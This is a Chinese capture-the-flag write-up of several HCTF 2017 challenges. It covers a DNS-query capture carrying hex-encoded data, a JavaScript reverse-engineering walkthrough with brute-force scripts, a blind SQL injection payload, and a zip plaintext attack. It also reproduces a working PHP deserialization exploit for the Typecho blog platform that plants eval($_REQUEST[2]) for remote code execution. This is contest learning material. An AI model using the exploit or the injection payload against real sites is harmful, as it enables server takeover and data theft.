:00.109611 IP 139.196.66.37.26285 > ilovefyy.top.domain: 31259 A? 31666C6167646E352D31.t.sec.moxiaoxi.club. (58)
:00.138376 IP 139.196.66.39.35027 > ilovefyy.top.domain: 10152 A? 31666C6167646E352D31.t.sec.moxiaoxi.club. (58)
:23.192573 IP 139.196.66.39.22120 > ilovefyy.top.domain: 13873 [1au] A? 31666C6167646E352D316F672D63616E2D74616B652D663134.t.sec.moxiaoxi.club. (99)
:23.228325 IP 139.196.66.37.51657 > ilovefyy.top.domain: 30140 [1au] A? 31666C6167646E352D316F672D63616E2D74616B652D663134.t.sec.moxiaoxi.club. (99)
:26.393207 IP 139.196.66.39.15919 > ilovefyy.top.domain: 42747 [1au] A? 31666C6167646E352D316F672D63616E2D74616B652D663134.t.sec.moxiaoxi.club. (99)
:26.426847 IP 139.196.66.37.10075 > ilovefyy.top.domain: 52127 [1au] A? 31666C6167646E352D316F672D63616E2D74616B652D663134.t.sec.moxiaoxi.club. (99)
:29.792157 IP 139.196.66.39.12788 > ilovefyy.top.domain: 28663 A? 31666C6167646E352D316F672D63616E2D74616B652D663134.t.sec.moxiaoxi.club. (88)
:29.827251 IP 139.196.66.37.43157 > ilovefyy.top.domain: 14372 A? 31666C6167646E352D316F672D63616E2D74616B652D663134.t.sec.moxiaoxi.club. (88)
:39.622330 IP 139.196.66.38.8448 > ilovefyy.top.domain: 8078 [1au] A? 4672D366173383466.t.sec.moxiaoxi.club. (66)
:39.651668 IP 139.196.66.40.51381 > ilovefyy.top.domain: 7514 [1au] A? 4672D366173383466.t.sec.moxiaoxi.club. (66)
:40.451615 IP 139.196.66.40.md-cg-http > ilovefyy.top.domain: 64903 [1au] A? 4672D366173383466.t.sec.moxiaoxi.club. (66)
:41.456332 IP 139.196.66.40.6366 > ilovefyy.top.domain: 28667 A? 4672D366173383466.t.sec.moxiaoxi.club. (55)
:42.621655 IP 139.196.66.38.26708 > ilovefyy.top.domain: 11309 [1au] A? 4672D366173383466.t.sec.moxiaoxi.club. (66)
:43.052318 IP 139.196.66.40.40460 > ilovefyy.top.domain: 64144 A? 4672D366173383466.t.sec.moxiaoxi.club. (55)
:45.821671 IP 139.196.66.38.16486 > ilovefyy.top.domain: 35555 A? 4672D366173383466.t.sec.moxiaoxi.club. (55)
:46.253403 IP 139.196.66.40.4966 > ilovefyy.top.domain: 14802 A? 4672D366173383466.t.sec.moxiaoxi.club. (55)
:49.220827 IP 139.196.66.38.36604 > ilovefyy.top.domain: 60878 A? 4672D366173383466.t.sec.moxiaoxi.club. (55)
:48.691551 IP 139.196.66.38.65157 > ilovefyy.top.domain: 35737 [1au] A? 646E352D316F672D63616E2D74616B652D663134672D366173.t.sec.moxiaoxi.club. (99)
:48.722111 IP 139.196.66.40.34627 > ilovefyy.top.domain: 46536 [1au] A? 646E352D316F672D63616E2D74616B652D663134672D366173.t.sec.moxiaoxi.club. (99)
:50.321212 IP 139.196.66.40.58638 > ilovefyy.top.domain: 16774 [1au] A? 646E352D316F672D63616E2D74616B652D663134672D366173.t.sec.moxiaoxi.club. (99)
:52.121517 IP 139.196.66.40.51380 > ilovefyy.top.domain: 58023 A? 646E352D316F672D63616E2D74616B652D663134672D366173.t.sec.moxiaoxi.club. (88)
:52.290746 IP 139.196.66.38.44460 > ilovefyy.top.domain: 46883 [1au] A? 646E352D316F672D63616E2D74616B652D663134672D366173.t.sec.moxiaoxi.club. (99)
:54.123458 IP 139.196.66.40.57478 > ilovefyy.top.domain: 54813 A? 646E352D316F672D63616E2D74616B652D663134672D366173.t.sec.moxiaoxi.club. (88)
:56.090478 IP 139.196.66.38.10504 > ilovefyy.top.domain: 32288 A? 646E352D316F672D63616E2D74616B652D663134672D366173.t.sec.moxiaoxi.club. (88)
:57.321418 IP 139.196.66.40.4693 > ilovefyy.top.domain: 27202 A? 646E352D316F672D63616E2D74616B652D663134672D366173.t.sec.moxiaoxi.club. (88)
:17.444594 IP 139.196.66.40.61161 > ilovefyy.top.domain: 28029 [1au] A? 646E352D316F672D63616E2D74616B652D663134672D366173383466.t.sec.moxiaoxi.club. (10
:17.477115 IP 139.196.66.38.15378 > ilovefyy.top.domain: 8000 [1au] A? 646E352D316F672D63616E2D74616B652D663134672D366173383466.t.sec.moxiaoxi.club. (105
:19.845990 IP 139.196.66.40.57141 > ilovefyy.top.domain: 10297 [1au] A? 646E352D316F672D63616E2D74616B652D663134672D366173383466.t.sec.moxiaoxi.club. (10
:21.476834 IP 139.196.66.38.16617 > ilovefyy.top.domain: 60525 [1au] A? 646E352D316F672D63616E2D74616B652D663134672D366173383466.t.sec.moxiaoxi.club. (10
:22.445545 IP 139.196.66.40.35154 > ilovefyy.top.domain: 40972 A? 646E352D316F672D63616E2D74616B652D663134672D366173383466.t.sec.moxiaoxi.club. (94)
:25.247530 IP 139.196.66.40.54920 > ilovefyy.top.domain: 34975 A? 646E352D316F672D63616E2D74616B652D663134672D366173383466.t.sec.moxiaoxi.club. (94)
:25.676695 IP 139.196.66.38.19942 > ilovefyy.top.domain: 17441 A? 646E352D316F672D63616E2D74616B652D663134672D366173383466.t.sec.moxiaoxi.club. (94)
```

解码得到flag



babycrack

是一道js逆向题，需要超强的耐心！
拉到本地IDE中，并配合手动chrome调试与爆破能逆向出结果。
调试过程中，有两段反调试代码，注释即可。
然后，通过分析可以得知，flag以_分割，共有5个部分。设为flag0,flag1,flag2,flag3,flag4

```
        var split_flag = message[arr_index(0xe)]('_');//这里要取到数据 message split ('_')
        var _0x34f55b = (ascii_hex(split_flag[0x0][arr_index(0xd)](-0x2,
0x2))//substr(a,-2,2)
                        ^ ascii_hex(split_flag[0x0][arr_index(0xd)](0x4, 0x1)))   %
split_flag[0x0][arr_index(0x8)] == 0x5; //这个需要为1
        if (!_0x34f55b) {
            return ![]
        }
```

通过这个约束，可以获得flag0

Flag2,flag3主要通过一个b2c的函数，来获得。b2c是base32encode函数。过程如下：

```
        // aa = b2c(split_flag[0x02]).split('=')[0]; ascii_hex(aa)^ 0x53a3f32; flag第三个部分为iz
        e = ascii_hex(b2c(split_flag[0x2])[arr_index(0xe)]('=')[0x0]) ^ 0x53a3f32;
        if (e != 0x4b7c0a73) {//NF5A
            return ![]
        }
        f = ascii_hex(b2c(split_flag[0x3])[arr_index(0xe)]('=')[0x0]) ^ e;
        if (f != 0x4315332) {//>>> hex(0x4b7c0a73^0x4315332) '0x4f4d5941' =>OMYA=>s0 flag第四部分
            return ![]
        }
```

Flag1部分代码如下：

```
        };
        j = split_flag[0x1][arr_index(0xe)]('3');//flag[1].split('3') 按3分割，第一部分a和第二部分b 长度一样  a^b=0x1613
        if (j[0x0]['length'] != j[0x1]['length'] || (ascii_hex(j[0x0]) ^ ascii_hex(j[0x1])) != 0x1613) {
            return ![]
        }
        //if (j[0x0][arr_index(0x8)] != j[0x1][arr_index(0x8)] || (ascii_hex(j[0x0]) ^ ascii_hex(j[0x1])) != 0x1613) {
        //    return ![]
        //}
        //k=_0xffcc52=>_0xffcc52[_0x43c8d1('f')]()*_0x76e1e8[0x1][_0x43c8d1(0x8)];
        k = x => x['charCodeAt']() * split_flag[0x1]['length'];//ascii(x[0])*len(flag[1])
        l = h(j[0x0], k);
        if (l != 0x2f9b5072) {
            return ![]
        }
```

依据这部分，我们能知道

l=0x2f9b5072=>>798707826=>>>798 707 826 找公因子 7=>114 101 118 =>rev

然后依据`a^b=0x1613` 算得后半部分rse 即rev3rse

通过下列代码，能获知`flag4=h4rd23ee3333}`,而且flag0长度为7

```
        m = ascii_hex(split_flag[0x4]['substr'](0x0, 0x4)) - 0x48a05362 == n % l;//h4r<
len(flag[0])=6
        function func(d, count) {
            var r = '';
            for (var i = 0x0; i < count; i++) {
                r += d
            }
            return r
        }
        // flag[4][4]=2
        // flag.substr(-5,3)=="333"  xxxx23ee333x}
        if (!m || func(split_flag[0x4]['substr'](0x5, 0x1), 0x2) == split_flag[0x4]
['substr'](-0x5, 0x4)
            || split_flag[0x4]['substr'](-0x2, 0x1) - split_flag[0x4]['substr'](0x4, 0x1)
!= 0x1) {
            return ![]
        }
        //int(hex(flag[4][6:8])[2:],10)==ascii(flag[4][6])*len(flag[4])*5
        //flag[4][4]=2
        //flag[4][6:8] = flag[4][7]*2  猜它是3
        o = ascii_hex(split_flag[0x4]['substr'](0x6, 0x2))['substr'](0x2)
            == split_flag[0x4]['substr'](0x6, 0x1)['charCodeAt']() * split_flag[0x4]
['length'] * 0x5;
        return o && split_flag[0x4]['substr'](0x4, 0x1) == 0x2 &&
               split_flag[0x4]['substr'](0x6, 0x2) == func(split_flag[0x4]['substr'](0x7,
0x1), 0x2)
```

最后一个flag的后面字符比较容易得到，但是前面四个字符需要爆破获得，而且在计算上面的m中存在js溢出。

js有一个地方特别坑，js最大安全整数是2^53 - 1,这里会发生溢出。所以，n%l需要在js中获得。

```
var e = 0x4b7c0a73;
var f = 0x4315332;
var l = 0x2f9b5072;//2^53-1

for(var i =0;i<30;i++){
    n = f*e*i;
    tmp = n%l;
    console.log(tmp);
}
```

将输出导入到python中，爆破得到h4rd。

```
import string
s = string.printable
e = 0x4b7c0a73
f = 0x4315332
l = 0x2f9b5072
fe=89081812560663410
n_mod_l = [646191444
, 493675062
, 341158664
, 188642298
, 36125932
, 682317328
, 529800962
, 377284596
, 224768230
, 72251864
, 718443324
, 565926830
, 413410592
, 260894098
, 108377860
, 754569192
, 602052698
, 449536460
, 297019966
, 144503728
, 790695060
, 638178822
, 485662328
, 333145834
, 180629596
, 28113358
, 674304434
, 521788196
, 369271958]

for i in n_mod_l:
      tmp = i+0x48a05362
      # print tmp,hex(tmp)
      res = hex(tmp)[2:].decode('hex')
      # print res
      flag = 0
      for j in res:
```

```
            if j not in s:
                flag = 1
    if flag==0:
            print res,i,n_mod_1.index(i)+1
```

最终得到flag应该为`hctf{xx_rev3rse_iz_s0_h4rd23ee3333}`.虽然这个xx在前面存在一些约束，但是那个约束太宽松，存在特别多结果。因此，需要sha256爆破一下。

```
#coding:utf-8
import hashlib
import string

s = string.printable
text_pre = '''hctf{'''
text_next ='''_rev3rse_iz_s0_h4rd23ee3333}'''
h = 'd3f154b641251e319855a73b010309a168a12927f3873c97d2e5163ea5cbb443'

for c1 in s:
    for c2 in s:
        tmp = text_pre+c1+c2+text_next
        if hashlib.sha256(tmp).hexdigest()==h:
            print tmp
```

SQL Silencer

id字段有注入，用union[\s\S]select[\s\S]from过滤以及一些其他的如逗号，for等字符
盲注payload
res =
requests.get("http://sqls.2017.hctf.io/index/index.php?id=1^1^(select(count(id))from(flag)where(flag>0x2e2f48334c4c4f5f313131595f465231334e44535f57334c43304d455f54305f486354463230313372f))
得到路径./H3LLO_111Y_FR13NDS_W3LC0ME_T0_HcTF201/
结果是不对的，框架的路由区分大小写，修改大小写试了一下路径，最后路径为H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017，访问index.php发现是一个typecho的博客，最近博客曝出前端反序列化漏洞，直接用freebuf上的exp就可以：

```
<?php
class Typecho_Feed
{
    const RSS1 = 'RSS 1.0';
    const RSS2 = 'RSS 2.0';
    const ATOM1 = 'ATOM 1.0';
    const DATE_RFC822 = 'r';
    const DATE_W3CDTF = 'c';
```

```
    const EOL = "\n";
    private $_type;
    private $_items;

    public function __construct(){
        $this->_type = $this::RSS2;
        $this->_items[0] = array(
            'title' => '1',
            'link' => '1',
            'date' => 1508895132,
            'category' => array(new Typecho_Request()),
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();

    public function __construct(){
        $this->_params['screenName'] = 'eval($_REQUEST[2])';
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed(),
    'prefix' => 'typecho_'
);

echo base64_encode(serialize($exp));
```

读到flag在/flag_is_here/flag文件中得到flag：
hctf{WowwoW_U_F1nd_m3_e218ca012}

Extra

Big_zip

crc32爆破获得41个small_xx.txt的内容。

```
You_know_the_bed_feels_warmer_Sleeping_here_alone_You_know_I_dream_in_color_And_do_the_things_I_want_You_think_you_got_the_best_of_me_Think_you_had_the_last_laugh_Bet_you_think_that_everything_good_is_gone
```

然后发现something_small_make_me_bigger.txt恰好为205个字节，所以打算使用明文攻击。
最后使用7z压缩该文件，进行明文攻击得到了flag。
（前面试了若干种压缩与攻击组合，，都不行。。。）